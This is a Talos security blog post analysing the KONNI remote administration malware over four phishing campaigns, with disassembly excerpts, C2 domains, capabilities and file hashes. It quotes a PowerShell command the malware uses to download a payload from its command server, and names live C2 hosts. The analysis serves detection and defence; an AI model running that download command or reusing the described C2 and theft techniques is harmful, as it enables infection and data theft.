

W E D N E S D A Y , M A Y 3 ,

KONNI: A Malware Under The Radar For Years

This blog was authored by [Paul Rascagneres](#)

Executive Summary

Talos has discovered an unknown Remote Administration Tool that we believe has been in use for over 3 years. During this time it has managed to avoid scrutiny by the security community. The current version of the malware allows the operator to steal files, keystrokes, perform screenshots, and execute arbitrary code on the infected host. Talos has named this malware KONNI.

Throughout the multiple campaigns observed over the last 3 years, the actor has used an email attachment as the initial infection vector. They then use additional social engineering to prompt the target to open a .src file, display a decoy document to the users, and finally execute the malware on the victim's machine. The malware infrastructure of the analysed samples was hosted by a free web hosting provider: 000webhost. The malware has evolved over time. In this article, we will analyse this evolution:

- at the beginning the malware was only an information stealer without remote administration
- it moved from a single file malware to a dual file malware (an executable and a dynamic library)
- the malware has supported more and more features over the time
- the decoy documents have become more and more advanced
- The different versions contain copy/pasted code from previous versions. Moreover the new version searches for files generated by previous versions. (This implies that the malware has been used several times against the same targets)

This evolution is illustrated across 4 campaigns: one in 2014, one in 2016 and finally two in 2017. The decoy document of the 2 last campaigns suggests that the targets are public organisations. Both documents contained email addresses, phone numbers and contacts of members of official organizations such as United Nations, UNICEF, and Embassies linked to North Korea.

3 Years Of Campaigns

2014 CAMPAIGN: FATAL BEAUTY

In this campaign, the dropper filename was beauty.src. Based on the compilation date of the two binaries, this campaign took place in September 2014. Once executed, two files were dropped on the targeted system: a decoy document (a picture) and a fake svchost.exe binary. Both files were stored in "C:\Windows". The picture is a Myanmar temple:



The fake svchost binary is the KONNI malware. The first task of the malware is to generate an ID to identify the infected system. This ID is generated based on the installation date of the system, as found in the registry (HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate). The second task of malware is to ping the CC and get orders. The malware includes 2 domains:

- phpschboy[.]prohosts[.]org
- jams481[.]site[.]bz

```
22000 id=%s&passwd=  
22ed8 phpschboy.prohosts.org  
22ef0 jams481.site.bz  
22f0c bad allocation
```

The developer used the Microsoft Winsocks API to handle the network connection. Surprisingly, this isn't the easiest or the most efficient technical choice for HTTP connection. The malware samples we analysed connected to only one URI: <c2-domain>/login.php.

```

loc_4011D1:
mov     eax, [ebp+hostlong]
push   eax           ; hostlong
call   ds:htonl
mov     edx, s
push   10h          ; namelen
lea    ecx, [ebp+name]
push   ecx           ; name
push   edx           ; s
mov     dword ptr [ebp+name.sa_data+2], eax
call   ds:connect
pop     esi
cmp     eax, 0FFFFFFFh
jnz    short loc_401213

mov     eax, s
push   eax           ; s
call   ds:closesocket

```

This version of KONNI is not designed to execute code on the infected system. The purpose is to be executed only once and steal data on the infected system, here are the main features:

- Keyloggers
- Clipboard stealer
- Firefox profiles and cookies stealer□
- Chrome profiles and cookies stealer□
- Opera profiles and cookies stealer□

```

lea    eax, [ebp+FileName]
push   offset aSMozillaFirefo ; "%s\\Mozilla\\Firefox\\Profiles\\*.*)"
push   eax           ; char *
call   _sprintf
push   esi
lea    ecx, [ebp+var_4B4]
push   offset aSMozillaFire_0 ; "%s\\Mozilla\\Firefox\\Profiles\\"
push   ecx           ; char *
call   _sprintf
lea    edx, [ebp+var_5DC]
push   edx           ; int
lea    eax, [ebp+FileName]
push   eax           ; lpFileName
call   __findfirst64i32
mov     esi, eax
add    esp, 20h
test   esi, esi
js     loc_401904

```

The malware internally uses several temporary files:□


- spadmgr.ocx
- screentmp.tmp (log file of the keylogger)□
- solhelp.ocx

- sultry.ocx


2016 CAMPAIGN: "HOW CAN NORTH KOREAN HYDROGEN BOMB WIPE OUT MANHATTAN.SRC"

The name of the .src file was directly linked to tension between North Korea and USA in March 2016: [more information](#). Based on the compilation dates of the binaries, the campaign took place in the same period. An interesting fact: the dropped library was compiled in 2014 and appears in our telemetry in August 2015. Indicating that this library was probably used in another campaign.

The .src file contains 2 Office documents. The first document was in English and a second in Russian. In the sample only the English version can be displayed to the user (that is hardcoded in the sample):



The Russian document is not used by the sample, we assume that the author of the malware forgot to remove the resource containing the Russia decoy document:



в Южной Корее ядерную проблему КНДР

Помощник госсекретаря США по делам Восточной Азии и Тихого океана Дэниел Расселл прибыл в Республику Корея, где обсудит вопросы, связанные с ядерно-ракетной программой КНДР. Об этом он сообщил журналистам в сеульском аэропорту.

"Непростительная провокация": какие последствия будет иметь запуск ракеты-носителя КНДР

"Сейчас настало важное время для того, чтобы совместно подумать над путями имплементации резолюции Совета Безопасности ООН (в отношении КНДР - прим.корр.) после того, как она будет принята", - подчеркнул американский дипломат.

В Сеуле запланированы встречи Рассела с первым заместителем министра иностранных дел Республики Корея Лим Сон Намом и замминистра иностранных дел по политическим вопросам Ким Хон Гюном.

После визита в Сеул с 27 февраля по 1 марта Расселл будет находиться с визитом в Пекине, где встретится с сотрудниками посольства США и примет участие в регулярных консультациях с официальными лицами Китая по вопросам, вызывающим обоюдную обеспокоенность, включая КНДР.

США в четверг внесли в Совет Безопасности ООН проект резолюции о расширении

Page 1 of 1 | 237 words, 1,731 characters | Default Style | English (USA)

The malware author changed the malware architecture, this version is divided in two binaries:

- conhote.dll
- winnit.exe

Another difference is the directory where the files are dropped, it's no longer C:\Windows but rather the local setting of the current user (%USERPROFILE%\Local Settings\winnit\winnit.exe). Thanks to this modification, the malware can be executed with a non-administrator account. The .dll file is executed by the .exe file. In this version, a shortcut is created in order to launch winnit.exe in the following path %USERPROFILE%\Start Menu\Programs\Startup\Anti virus service.lnk. As you can see the attacker has went to great lengths to disguise his service as a legitimate Antivirus Service by using the name 'Anti virus service.lnk'. This is of course simple but often it can be enough for a user to miss something malicious by name.

As in the previous version, the ID of the infected system is generated with exactly the same method. The C2 is different and the analysed version this time only contains a single domain:

- dowhelsitjs[.]netau[.]net

In this version, the developer used a different API, the Wininet API which make more sense for Web requests. Moreover the C2 infrastructure evolved too, more .php files are available through the web hosting:

- <c2-domain>/login.php (for infected machine registration)
- <c2-domain>/upload.php (for uploading files on the C2)
- <c2-domain>/download.php (for downloading file from the C2)

3678c http://%s/download.php?file=%s_comman

```
36800 POST http://%s/login.php HTTP/1.1
368e0 /login.php
36944 /upload.php
```

This version includes the stealer features mentioned in the previous version and additionally Remote Administration Tool features such as file uploading/download and arbitrary command execution. The library is only used to perform keylogging and clipboard stealing. Indeed, the malware author moved this part of the code from the core of the malware to a library. An interesting element is that the malware looks for filenames created with the previous version of KONNI. This implies that the malware targeted the same people as the previous version and they are designed to work together.


The malware internally uses the following files:

- solhelp.ocx
- sultry.ocx
- helpsol.ocx
- psltre.ocx
- screentmp.tmp (log file of the keylogger)
- spadmgr.ocx
- apsmgrd.ocx
- wpg.db

2017 CAMPAIGNS

P Y O N G Y A N G D I R E C T O R
R C _ O F F I C E _ C O O R D I N

In this campaign, the malware author uses the following name: Pyongyang Directory Group email April 2017 RC_Office_Coordination_Associate.src. The decoy document shown after infection is an Office document containing email addresses, phone numbers and contacts of members of official organizations such as the United Nations, UNICEF, Embassies linked to North Korea.



The 'Global Address List' for any information you may wish to announce to the whole international community:

Please use the Bcc address field to lessen the chances of spammers getting it.

In addition to improving privacy it is also easier for readers to get to the actual email, rather than scrolling through all the recipients first.

Bcc = all addresses in the Bcc field are not visible to any other recipients.

All email programs have Bcc, although sometimes it needs to be added in the additional options window; e.g. "show Bcc" or "add Bcc recipients"

All Resident DPRK

The .src files drops two files: an executable and a library. As in the previous version, the persistence is achieved by a Windows shortcut (in this case adobe distillist.lnk). Contrary to the previous version, the developers moved the core of malware to the library. The executable performs the following tasks:

- If the system is a 64-bit version of Windows, it downloads and executes a specific 64-bit version of the malware thanks to a powershell script:

```
powershell Invoke-Expression (New-Object System.Net.WebClient).DownloadFile("http://checkmail.phpnet.us/upload/download.php?file=64sym.exe", "%appdata%\winload.exe")
```

- Loading the dropped library

```
push    edi
push    104h          ; nSize
lea     edx, [ebp+Filename]
push    edx          ; lpFilename
push    eax          ; hModule
call    ds:GetModuleFileNameA
lea     eax, [ebp+Filename]
push    eax          ; pszPath
call    ds:PathStripPathA
push    offset pszExt ; ".dll"
lea     ecx, [ebp+Filename]
push    ecx          ; pszPath
call    ds:PathRenameExtensionA
lea     edx, [ebp+Filename]
push    edx          ; lpLibFileName
call    ds:LoadLibraryA
mov     edi, ds:Sleep
mov     esi, 0Ah
```

The library contains the same features as the previous version as well as new ones. This version of KONNI is the most advanced with better coding. The malware configuration contains one Command and Control:

- patchfilepacks[.]net23[.]net□

A new URI is available:

- <c2-domain>/uploadtm.php


This URI is used with a new feature implemented in this version: the malware is able to perform screenshot (thanks to the GDI API) and uploads it thank to this URL. The malware checks if a file used on a previous version of KONNI is available on the system. Here is□ the complete list of files internally used by the RAT:□

- error.tmp (the log file of the keylogger)□
- tedsul.ocx
- helpsol.ocx
- trepsl.ocx
- psltred.ocx
- solhelp.ocx
- sulted.ocx

The handling of instructions has improved too. Here are the 7 actions that the infected machine can be instructed to perform:

- Delete a specific file;□
- Upload a specific file based on a filename;□
- Upload a specific file based on the full path name;□
- Create a screenshot and uploads it on the C2;
- Get system information;
- Download a file from the Internet;□
- Execute a command;

This graph shows the decision tree:



When the attacker wants to gather information on the infected system (action 5), it retrieves the following information:

- Hostname
- IP address
- Computer name
- Username name
- Connected drive
- OS version
- Architecture
- Start menu programs
- Installed software

StartMenu Programs

64-bit

32-bit

System Type:

OS is :

DRIVE_RAMDISK

DRIVE_CDROM

DRIVE_REMOTE

DRIVE_FIXED

DRIVE_REMOVABLE

DRIVE_NO_ROOT_DIR

DRIVE_UNKNOWN

(%s + %s)

Drive Information is as follow.


This computer's username is %s

This computer's name is %s

This computer's IP Address is %s

I N T E R A G E N C Y L I S T
R C _ O F F I C E _ C O O R D I N

The last identified campaign where KONNI was used was named Inter Agency List and Phonebook - April 2017 RC_Office_Coordination_Associate.src. This file drops exactly the same files than the previous campaign but the decoy document is different:



15			Representative in China, DPR Korea and Mongolia (USO Beijing)		
16	IAD		Deputy IAD Representative		
17			Assistant IAD Rep. (Admin) (IAD office in Beijing)		
18			International Consultant on Project Operations		
19					
20			Representative		
21	UNFPA		Technical Specialist (USG)		
22			Operations Manager		
23			Humanitarian Specialist		
24					
25			Representative		
26			Deputy Representative		
27			Chief of Nutrition		
28			Chief of WASH		
29			ICT Officer		
30			Chief of Operations		
31	UNICEF		Supply & Logistics Specialist		
32			Admin & Finance Manager		
33			Supply and Logistics officer		
34			Monitoring & Evaluation Specialist		
35			Programme Manager, TB & Malaria		
36			Programme Specialist		
37			Health Specialist		
38			Evaluation Specialist (MICS)		

This document contains the name, phone number and email address of members of agencies, embassies and organizations linked to North Korea.

Conclusion

The analysis shows us the evolution of KONNI over the last 3 years. The last campaign was started a few days ago and is still active. The infrastructure remains up and running at the time of this post. The RAT has remained under the radar for multiple years. An explanation could be the fact that the campaign was very limited nature, which does not arouse suspicion.

This investigation shows that the author has evolved technically (by implementing new features) and in the quality of the decoy documents. The campaign of April 2017 used pertinent documents containing potentially sensitive data. Moreover the metadata of the Office document contains the names of people who seems to work for a public organization. We don't know if the document is a legitimate compromised document or a fake that the attacker has created in an effort to be credible.

Clearly the author has a real interest in North Korea, with 3 of the 4 campaigns are linked to North Korea.

The following graph show the evolution of KONNI over the last 3 years:

THE EVOLUTION OF KONNI DURING 3 YEARS

	2014	2016	2017
Usage of .src with Clickbait filename	✓	✓	✓
000webhost CC	✓	✓	✓
Number of .php files	1	3	4

Number of .php files	1	2	4
Stealer	✓	✓	✓
Remote Administration Tool	-	✓	✓
1 file malware	✓	-	-
2 files malware	-	✓	✓
Core in the .exe	✓	✓	-
Core in the .dll	-	-	✓
Screenshot features	-	-	✓
JPG Decoy document	✓	-	✓
Office Decoy document	-	✓	✓
64 bit version	-	-	✓

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CWS	✓
Email Security	✓
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

[CWS](#) or [WSA](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Email Security](#) can block malicious emails sent by threat actors as part of their campaign.

The Network Security protection of [IPS](#) and [NGFW](#) have up-to-date signatures to detect malicious network activity by threat actors.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network

IOCs

2014 CAMPAIGN: FATAL BEAUTY

D R O P P E R

SHA256: 413772d81e4532fec5119e9dce5e2bf90b7538be33066cf9a6ff796254a5225f

Filename: beauty.scr

D R O P P E D F I L E S

#1

SHA256: eb90e40fc4d91dec68e8509056c52e9c8ed4e392c4ac979518f8d87c31e2b435

Filename: C:\Windows\beauty.jpg

File type: JPEG image data, JFIF standard 1.02

#2

SHA256: 44150350727e2a42f66d50015e98de462d362af8a9ae33d1f5124f1703179ab9

Filename: C:\Windows\svchost.exe

File type: PE32 executable (GUI) Intel 80386, for MS Windows

C C

phpschboy[.]prohosts[.]org

jams481[.]site[.]bz

2016 CAMPAIGN: HOW CAN NORTH KOREAN HYDROGEN BOMB WIPE OUT
MANHATTAN

D R O P P E R

SHA256: 94113c9968db13e3412c1b9c1c882592481c559c0613dbccfed2fcfc80e77dc5

Filename: How can North Korean hydrogen bomb wipe out Manhattan.scr

D R O P P E D

#1

SHA256: 56f159cde3a55ae6e9270d95791ef2f6859aa119ad516c9471010302e1fb5634

Filename: conhote.dll

#2

SHA256: 553a475f72819b295927e469c7bf9aef774783f3ae8c34c794f35702023317cc

Filename: winnit.exe

#3

SHA256: 92600679bb183c1897e7e1e6446082111491a42aa65a3a48bd0fcea0db7244f

Filename: Anti virus service.lnk

C C

dowhelsitjs[.]netau[.]net

2017 CAMPAIGN A:

D R O P P E R

SHA256: 69a9d7aa0cb964c091ca128735b6e60fa7ce028a2ba41d99023dd57c06600fe0

Filename: Pyongyang Directory Group email April 2017

RC_Office_Coordination_Associate.src□

D R O P P E D

#1

SHA256: 3de491de3f39c599954bdbf08bba3bab9e4a1d2c64141b03a866c08ef867c9d1
Filename: adobe distillist.Ink

#2

SHA256: 39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
Filename: winload.exe

#3

SHA256: dd730cc8fcbb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
Filename: winload.dll

C C

Pactchfilepacks[.]net23[.]net□
checkmail[.]phpnet[.]us
2017 CAMPAIGN B:

D R O P P E R

SHA256: 640477943ad77fb2a74752f4650707ea616c3c022359d7b2e264a63495abe45e
Filename: Inter Agency List and Phonebook - April 2017
RC_Office_Coordination_Associate.src□

D R O P P E D

#1

SHA256: 4585584fe7e14838858b24c18a792b105d18f87d2711c060f09e62d89fc3085b
Filename: adobe distillist.Ink

#2

SHA256: 39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
Filename: winload.exe

#3

SHA256: dd730cc8fcbb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
Filename: winload.dll

C C

Pactchfilepacks[.]net23[.]net□
checkmail[.]phpnet[.]us

RELATED SAMPLES

413772d81e4532fec5119e9dce5e2bf90b7538be33066cf9a6ff796254a5225f
44150350727e2a42f66d50015e98de462d362af8a9ae33d1f5124f1703179ab9
553a475f72819b295927e469c7bf9aef774783f3ae8c34c794f35702023317cc
56f159cde3a55ae6e9270d95791ef2f6859aa119ad516c9471010302e1fb5634

94113c9968db13e3412c1b9c1c882592481c559c0613dbccfed2fcfc80e77dc5
f091d210fd214c6f19f45d880cde77781b03c5dc86aa2d62417939e7dce047ff
0f327d67b601a87e575e726dc67a10c341720267de58f3bd2df3ce705055e757
234f9d50aadb605d920458cc30a16b90c0ae1443bc7ef3bf452566ce111cece8
39bc918f0080603ac80fe1ec2edfd3099a88dc04322106735bc08188838b2635
581e820637decf37bfd315c6eb71176976a0f2d59708f2836ff969873b86c7db
640477943ad77fb2a74752f4650707ea616c3c022359d7b2e264a63495abe45e
69a9d7aa0cb964c091ca128735b6e60fa7ce028a2ba41d99023dd57c06600fe0
97b1039612eb684eaec5d21f0ac0a2b06b933cc3c078deabea2706cb69045355
dae9d8f9f7f745385286775f6e99d3dcc55bbbe47268a3ea20deffe5c8fd0f0e
dd730cc8fcb979eb366915397b8535ce3b6cfdb01be2235797d9783661fc84d
e6a9d9791f763123f9fe1f69e69069340e02248b9b16a88334b6a5a611944ef9
ead47df090a4de54220a8be27ec6737304c1c3fe9d0946451b2a60b8f11212d1

P O S P T A E U D L A B F 2YA : S 5 C 9 A G P N M E R
L A A B , R E O , K N S , M : R A E , M A W A W , F E A R T E A

S H A R     I S
P O S T

NO COMMENTS:

POST A COMMENT

Enter your comment...

Comment as:

NEWER HOMEPAGE POSTS

SUBSCRIPTIONS

SUBSCRIBE TO OUR



Posts



Comments



Subscribe via Email

BLOG ARCHIVE

▼ 2 (60) 1 7

▼ M (3) Y

Vulnerability Spotlight: AntennaHouse DMC Library ...

Gmail Worm Requiring You To Give It A Push And App...

KONNI: A Malware Under The Radar For Years

▶ A P (17) R I L

▶ M A (17) R C H

▶ F E B (12) R U A R Y

▶ J A (11) U A R Y

▶ 2 (98) 1 6

▶ 2 (62) 1 5

▶ 2 (67) 1 4

▶ 2 (30) 1 3

▶ 2 (53) 1 2

▶ 2 (23) 1 1

▶ 2 (93) 1 0

▶ 2 (146) 0 9

▶ 2 (37) 0 8

RECOMMENDED BLOG

C I S C O B L O G

Heading to New Orleans for VeeamON 2017 this year? So is Cisco at Expo booth #104!

S N O R T B L O G

Snort Subscriber Rule Set Update for 05/04/2017

C L A M A V ® B L O G

End-of-life announcement for clamav in stable and oldstable

[Software](#)

[Community](#)

[Vulnerability Reports](#)

[Additional Resources](#)

[Microsoft to SID Mapping Archive](#)

[IP Blacklist Download](#)

[AWBO Exercises](#)

[About Talos](#)

[Join Our Team](#)

[Contact](#)

[Blog](#)

CONNECT WITH US



© 2017 Cisco Systems, Inc. and/or its affiliates. All rights reserved. View our [Privacy Policy](#) here.